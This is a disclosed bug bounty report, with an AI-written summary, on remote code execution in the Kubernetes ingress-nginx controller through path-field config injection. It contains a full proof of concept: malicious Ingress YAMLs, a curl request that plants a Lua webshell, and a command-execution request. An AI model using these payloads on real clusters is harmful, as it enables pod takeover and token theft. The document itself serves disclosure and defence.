RCE on ingress-nginx-controller via Ingress spec.rules.http.paths.path field
The ingress-nginx controller failed to sanitise the Ingress path field, so a user allowed to create or update Ingress objects could inject extra nginx configuration. By abusing the log_format and access_log directives to write a file and then including it, the attacker could run commands inside the controller pod.

- Triaged in 25 hours
- Fixed in 16 months
- Paid in 16 months
- Disclosed after 16 months
Report Submission Form
Summary:
A user with ingress create/update privilege may inject config into nginx.conf with path.
Config the log_format and access_log to write arbitrary file.
Include the file we created to bypass path sanitizer to RCE.
Kubernetes Version:
serverVersion:
  buildDate: "2022-03-06T21:32:53Z"
  compiler: gc
  gitCommit: e6c093d87ea4cbb530a7b2ae91e54c0842d8308a
  gitTreeState: clean
  gitVersion: v1.23.4
  goVersion: go1.17.7
  major: "1"
  minor: "23"
  platform: linux/amd64
Component Version:
-------------------------------------------------------------------------------
NGINX Ingress controller
  Release:       v1.2.1
  Build:         08848d69e0c83992c89da18e70ea708752f21d7a
  Repository:    https://github.com/kubernetes/ingress-nginx
  nginx version: nginx/1.19.10

-------------------------------------------------------------------------------
Steps To Reproduce:
- Create a kind cluster config
lab.yaml
kind: Cluster
name: lab
apiVersion: kind.x-k8s.io/v1alpha4
nodes:
# the control plane node config
- role: control-plane
  kubeadmConfigPatches:
  - |
    kind: InitConfiguration
    nodeRegistration:
      kubeletExtraArgs:
        node-labels: "ingress-ready=true"
  extraPortMappings:
  - containerPort: 80
    hostPort: 80
    protocol: TCP
  - containerPort: 443
    hostPort: 443
    protocol: TCP
# the three workers
- role: worker
- role: worker
- role: worker
- Create a testing cluster with the previous config
kind create cluster --config lab.yaml
- Install nginx-ingress-controller
kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/main/deploy/static/provider/kind/deploy.yaml
- Create a the first malicious ingress
This ingress will allow attacker to write arbitrary content to arbitrary file.
(note that the service not-exist-service does not need to exist)
write_ingress.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: webexp
spec:
  rules:
    - host: "example.com"
      http:
        paths:
          - path: "/x/ {\n
            }\n
          }\n
          log_format exploit escape=none $http_x_ginoah;\n
          server {\n
            server_name x.x;\n
            listen 80;\n
            listen [::]:80;\n
            location /z/ {\n
                access_log /tmp/luashell exploit;\n
            }\n
            location /x/ {\n
          #"
            pathType: Exact
            backend:
              service:
                name: not-exist-service
                port:
                  number: 8080

Apply the first malicious ingress config
kubectl apply -f write_ingress.yaml
- Write a malicious lua config to
/tmp/luashell
Note that in other cluster config, the localhost may need to change to ingress-controller's ip.
curl localhost/z/ -H "host: x.x" -H 'x-ginoah: content_by_lua_block {ngx.req.read_body();local post_args = ngx.req.get_post_args();local cmd = post_args["cmd"];if cmd then f_ret = io.popen(cmd);local ret = f_ret:read("*a");ngx.say(string.format("%s", ret));end;}'
- Create a the second malicious ingress
This ingress will include the malicious lua config, which allow attack to execute arbitrary command.
webshell_ingress.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: webexp
spec:
  rules:
    - host: "example.com"
      http:
        paths:
          - path: "/x/ {\n
            }\n
          }\n
          log_format exploit escape=none $http_x_ginoah;\n
          server {\n
            server_name x.x;\n
            listen 80;\n
            listen [::]:80;\n
            location /z/ {\n
                include /tmp/luashell;\n
            }\n
            location /x/ {\n
          #"
            pathType: Exact
            backend:
              service:
                name: not-exist-service
                port:
                  number: 8080
Apply the second malicious ingress config
kubectl apply -f webshell_ingress.yaml
- RCE and get output
curl localhost/z/ -H "host: x.x" -d "cmd=id"
Supporting Material/References:
- [attachment / reference]
Impact
A cluster user/SA with ingress create/update privilege may Remote Code Execution on ingress-nginx-controller pod
After RCE on ingress-nginx-controller the attacker may
- utilize the token to take further action on cluster with ingress's privilege
- eavesdrop the traffic, modify other ingress rule
- DOS
- ...
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the controller inserted the Ingress path value into the generated nginx.conf without escaping or validating it, allowing newline-based configuration injection.
Impact
A cluster user or service account with Ingress create/update rights could execute commands in the ingress-nginx-controller pod, then use its token, eavesdrop or alter traffic, and cause denial of service.
What the attacker needed
Ingress create/update privilege in the cluster
How it was found
- Create a kind cluster using the supplied cluster config.
- Install the nginx ingress controller into the cluster.
- Apply a first malicious Ingress whose path injects a log_format and access_log that write to a chosen file.
- Send a request to the injected location so the attacker-controlled header value is written to that file.
- Apply a second malicious Ingress that includes the written file as nginx configuration.
- Send a request with a command parameter to the injected location to execute it and read the output.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
An Ingress is a Kubernetes rule that tells a web proxy (here nginx) how to send incoming requests to services. The controller pasted the user-supplied path straight into its nginx configuration file without cleaning it, so a user could sneak in their own nginx settings. Those settings let them write a file and load it as code, which gave them command execution inside the controller.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



